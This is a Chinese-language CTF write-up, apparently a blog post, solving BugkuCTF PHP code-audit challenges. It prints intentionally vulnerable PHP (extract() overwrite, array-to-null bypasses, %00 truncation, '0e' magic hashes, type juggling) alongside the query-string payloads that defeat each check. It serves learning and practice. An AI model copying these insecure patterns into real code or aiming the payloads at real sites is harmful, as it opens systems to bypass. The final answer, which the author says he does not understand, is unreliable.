
BugkuCTF(代码审计) WriteUp

原创

CallMeSaltyF1sh 于 2018-08-06 11:47:43 发布 3333 收藏 3

分类专栏： WriteUp 文章标签： PHP Web BugkuCTF

本文链接：https://blog.csdn.net/CallMeSa1tyFish/article/details/81431793



代码审计部分

extract变量覆盖

题目

```php
<?php
$flag='xxx';
extract($_GET);
if(isset($shiyan))
{
    $content=trim(file_get_contents($flag));
    if($shiyan==$content){
        echo'flag{xxx}';
    }else{
        echo'Oh.no';
    }
}
?>
```

> extract() 函数从数组中把变量导入到当前的符号表中。
> 对于数组中的每个元素，键名用于变量名，键值用于变量值。

在这里没有对重名情况进行处理，会导致变量覆盖，所以可以构造payload: `?shiyan=&flag=`

strcmp比较字符串

题目

```php
<?php
$flag = "flag{xxxxx}";
if (isset($_GET['a'])) {
    if (strcmp($_GET['a'], $flag) == 0) //如果 str1 小于 str2 返回 < 0； 如果 str1大于 str2返回 > 0；如果两
//比较两个字符串（区分大小写）
        die('Flag: '.$flag);
    else
        print 'No';
}
?>
```

> strcmp函数比较字符串的本质是将两个变量转换为ascii，然后进行减法运算。在PHP5.3版本之后使用这个函数比较array跟sring会返回0。

所以可以构造payload: `?a[]=1`

urldecode二次编码绕过

题目

```php
<?php
if(eregi("hackerDJ",$_GET[id])) {
    echo("not allowed!");
    exit();
}
$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ"){
    echo "Access granted!";
    echo "flag";
}
?>
```

> ①int eregi(string pattern, string string, [array regs]);
> eregi()函数在一个字符串搜索指定的模式的字符串，搜索不区分大小写。eregi()可以检查有效性字符串，如密码。如果匹配成功返回true，否则返回false。
> eregi()函数漏洞：字符串对比解析，当ereg读取字符串string时%00后面的字符串不会被解析。
> ②urldecode()可构成二次编码漏洞

这里可以对hackerDJ进行二次编码，只选其中一个字母就行，可以构造：`?id=hackerD%254A`得flag

md5()函数

题目

```php
<?php
error_reporting(0);
$flag = 'flag{test}';
if (isset($_GET['username']) and isset($_GET['password'])) {
    if ($_GET['username'] == $_GET['password'])
        print 'Your password can not be your username.';
    else if (md5($_GET['username'])===md5($_GET['password']))
        die('Flag: '.$flag);
    else
        print 'Invalid password';
}
?>
```

这里可以利用md5()函数的漏洞：md5()函数处理数组返回null。
由此可以构造：`?username[]=1&password[]=2`

数组返回NULL绕过

题目

```php
<?php
$flag = "flag";

if (isset ($_GET['password'])) {
    if (ereg ("^[a-zA-Z0-9]+$", $_GET['password'])===FALSE)
        echo 'You password must be alphanumeric';
    else if (strpos ($_GET['password'], '--')!==FALSE)
        die('Flag: ' . $flag);
    else
        echo 'Invalid password';
}
?>
```

> strpos() 函数查找字符串在另一字符串中第一次出现的位置。
> 当ereg读取字符串string时,%00后面的字符串不会不会被解析。

所以可以构造：`?password=1%00--` 或者 `?password[]=1%00--`

弱类型整数大小比较绕过

题目

```php
$temp = $_GET['password'];
is_numeric($temp)?die("no numeric"):NULL;
if($temp>1336){
echo $flag;
```

> is_numeric()漏洞：处理'123abc'时返回0

所以这里可以再利用%00截断，构造：`?password=1337%00`，不过这里直接构造：`?password=1337abc`也可以

sha()函数比较绕过

题目

```php
<?php
$flag = "flag";
if (isset($_GET['name']) and isset($_GET['password'])){
    var_dump($_GET['name']);
    echo "";
    var_dump($_GET['password']);
    var_dump(sha1($_GET['name']));
    var_dump(sha1($_GET['password']));
    if ($_GET['name'] == $_GET['password'])
        echo 'Your password can not be your name!';
    else if (sha1($_GET['name']) === sha1($_GET['password']))
        die('Flag: '.$flag);
    else
        echo 'Invalid password.';
}else
    echo 'Login first!';
?>
```

> 这里利用sha1()函数漏洞：处理数组时返回null。

构造：`?name[]=1&password[]=2`

md5加密相等绕过

题目

```php
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
    if ($a != 'QNKCDZO' && $md51 == $md52) {
        echo "flag{*}";
    } else {
        echo "false!!!";
    }
}else{
    echo "please input a";
}
?>
```

很经典的md5弱比较。

> PHP在处理哈希字符串时，在利用"!="或"=="来对哈希值进行比较时，会把每一个以"0e"开头的哈希值都解释为0，所以如果两个不同的密码处理后其哈希值都是以"0e"开头的，那么PHP将会认为它们都是0。
> 常见payload: QNKCDZO，240610708，s878926199a，s155964671a，s214587387a，s214587387a

直接构造：`?a=240610708`

十六进制与数字比较

题目

```php
<?php
error_reporting(0);
function noother_says_correct($temp)
{
    $flag = 'flag{test}';
    $one = ord('1'); //ord — 返回字符的 ASCII 码值
    $nine = ord('9'); //ord — 返回字符的 ASCII 码值
    $number = '3735929054';
    // Check all the input characters!
    for ($i = 0; $i < strlen($number); $i++)
    {
        // Disallow all the digits!
        $digit = ord($temp{$i});
        if ( ($digit >= $one) && ($digit <= $nine) )
        {
            // Aha, digit not allowed!
            return "flase";
        }
    }
    if($number == $temp)
        return $flag;
}
$temp = $_GET['password'];
echo noother_says_correct($temp);
?>
```

> ord() 函数返回字符串的首个字符的 ASCII 值。

可以把3735929054转成十六进制为0xdeadc0de绕过
构造payload：`?password=0xdeadc0de`

变量覆盖

题目

```php
<?php
header("Content-type:text/html;charset=utf-8");
error_reporting(0);
include 'flag.php';
$b='ssAEDssssss';
extract($_GET);
if(isset($a)){
    $c=trim(file_get_contents($b));
    if($a==$c){
        echo $myFlag;
    }else{
        echo '继续努力，相信flag离你不远了';
    }

}
```

又是一道变量覆盖，构造：`?a=&b=`

ereg正则%00截断

题目

```php
<?php
$flag = "xxx";
if (isset ($_GET['password']))
{
    if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
    {
        echo 'You password must be alphanumeric';
    }else if (strlen($_GET['password'])<8 && $_GET['password']>9999999){
        if (strpos ($_GET['password'], '-')!==FALSE) //strpos – 查找字符串首次出现的位置
        {
            die('Flag: ' . $flag);
        }else{
            echo('- have not been found');
        }
    }else{
        echo 'Invalid password';
    }
}
?>
```

题目要求password里只能包含字母和数字，这里可以用%00截断；同时password总长度必须小于8且值大于9999999，所以这里可以利用科学记数法1e8来表示10000000。
构造`?password=1e8%00-`以后显示`*-* have not been found`
所以最终payload：`?password=1e8%00*-*`

strpos数组绕过

题目

```php
<?php
$flag = "flag";
if (isset ($_GET['ctf'])) {
if (@ereg ("^[1-9]+$", $_GET['ctf']) === FALSE)
echo '必须输入数字才行';
else if (strpos ($_GET['ctf'], '#biubiubiu') !== FALSE)
die('Flag: '.$flag);
else
echo '骚年，继续努力吧啊~';
}
?>
```

> strpos() 函数查找字符串在另一字符串中第一次出现的位置。

题目提示strpos数组绕过，且ereg()函数在处理数组时返回null，还要求变量ctf中包含'#biubiubiu'。
直接构造payload：`?ctf[]=#biubiubiu`

数字验证正则绕过

```php
<?php
error_reporting(0);
$flag = 'flag{test}';
if ("POST" == $_SERVER['REQUEST_METHOD'])
{
    $password = $_POST['password'];
    if (0 >= preg_match('/^[[:graph:]]{12,}$/', $password)) //preg_match – 执行一个正则表达式匹配
    {
        echo 'flag';
        exit;
    }
    while (TRUE)
    {
        $reg = '/([[:punct:]]+|[[:digit:]]+|[[:upper:]]+|[[:lower:]]+)/';
        if (6 > preg_match_all($reg, $password, $arr))
            break;
        $c = 0;
        $ps = array('punct', 'digit', 'upper', 'lower'); //[[:punct:]] 任何标点符号 [[:digit:]] 任何数字 |
        foreach ($ps as $pt)
        {
            if (preg_match("/[[:$pt:]]+/", $password))
                $c += 1;
        }
        if ($c < 3) break; //>=3，必须包含四种类型三种与三种以上
        if ("42" == $password) echo $flag;
        else echo 'Wrong password';
        exit;
    }
}
?>
```

直接POST：`password=` 可得

（这道题还是没太搞懂为什么这样，我再看看）